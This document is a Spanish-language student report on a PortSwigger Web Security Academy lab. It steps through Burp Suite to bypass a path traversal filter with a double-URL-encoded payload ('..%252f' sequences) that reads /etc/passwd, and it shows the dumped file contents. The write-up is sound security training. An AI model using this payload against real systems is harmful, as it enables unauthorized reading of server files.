CNOVI PROGRAMACIÓN WAP

Reporte laboratorio #10: File path traversal Traversal sequences stripped with superfluous url-decode



Lizeth Infante Martínez

Reporte de Laboratorio: File path traversal Traversal sequences stripped with superfluous url-decode


1. Objetivo

Demostrar la vulnerabilidad de salto de directorio cuando la aplicación bloquea las secuencias de navegación pero aplica una decodificación URL adicional (superfluous URL-decode) antes de procesarlas. Se utiliza Burp Suite para interceptar, modificar el parámetro filename codificando los caracteres para evadir el filtro y reenviar la petición con el fin de acceder al archivo restringido del servidor (/etc/passwd).

2. Metodología y Pasos de Resolución


Paso 1: Configurar la intercepción en Burp Suite

- Ve a la pestaña Proxy en Burp Suite y asegúrate de que el botón indique Intercept on (Interceptación activada).




Paso 2: Generar la petición de una imagen de producto

- Dirígete a la ventana del navegador integrada en Burp o a tu navegador configurado con el proxy.
- Haz clic en cualquiera de los productos de la tienda (por ejemplo, "AbZorba Ball") para ver los detalles o cargar una imagen y generar la solicitud HTTP correspondiente.




*** en mi caso al intentarlo de la manera normal no me dejo acceder al filename, me tocó seleccionar toda la página y copiar el link general para encontrar la consulta adecuada con la sección "filename"



Paso 3: Interceptar, modificar la solicitud y usar el Repeater

- La petición se pausará en Burp Suite en la pestaña Proxy > Intercept.
- En la lista de HTTP history, localiza la petición correspondiente (GET /image?filename=75.jpg) y haz clic derecho para seleccionar Send to Repeater.



- Abre la pestaña Repeater en el menú superior de Burp Suite.
- En el panel de la petición HTTP, ubica la primera línea y modifica el parámetro filename utilizando la codificación URL doble/superflua en los caracteres de barra diagonal (%252f) para evadir el filtro de bloqueo:

GET /image?filename=..%252f..%252f..%252fetc/passwd HTTP/1.1





- Haz clic en el botón Send en la esquina superior izquierda de la pestaña Repeater para emitir la solicitud.



3. Verificación y Resultados

- **Panel de Respuesta (Repeater):** Al enviar la petición modificada, revisa el panel de respuesta (Response). Se observa el código de estado 200 OK y el contenido completo del archivo /etc/passwd (líneas de texto que comienzan con usuarios como root:x:0:0..., daemon:x:1:1..., etc.), lo que confirma que la evasión del filtro por decodificación superflua y la explotación fueron exitosas.
- **Navegador:** Al comprobar el estado en el navegador del laboratorio, se visualiza la notificación de que el reto ha sido completado satisfactoriamente (Congratulations, you solved the lab!).


Web Security Academy
File path traversal, traversal sequences stripped with superfluous URL-decode
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
WE LIKE TO SHOP
Burp Project Intruder Repeater View Help Burp Suite Community Edition ...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer
Decoder Comparer Logger Organizer Extensions Discover
Send Cancel Burp AI Target: https://0ac50... HTTP/2
Request Response
Pretty Raw Hex Render
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
Search
0 highlights
Inspector
Notes
Custom actions


Back to all topics
What is path traversal?
Reading arbitrary files via path traversal
Common obstacles
Preventing
View all path traversal labs
Lab: File path traversal, traversal sequences stripped with superfluous URL-decode
PRACTITIONER
LAB
Solved
This lab contains a path traversal vulnerability in the display of product images.
The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.
To solve the lab, retrieve the contents of the /etc/passwd file.
ACCESS THE LAB
Solution
Community solutions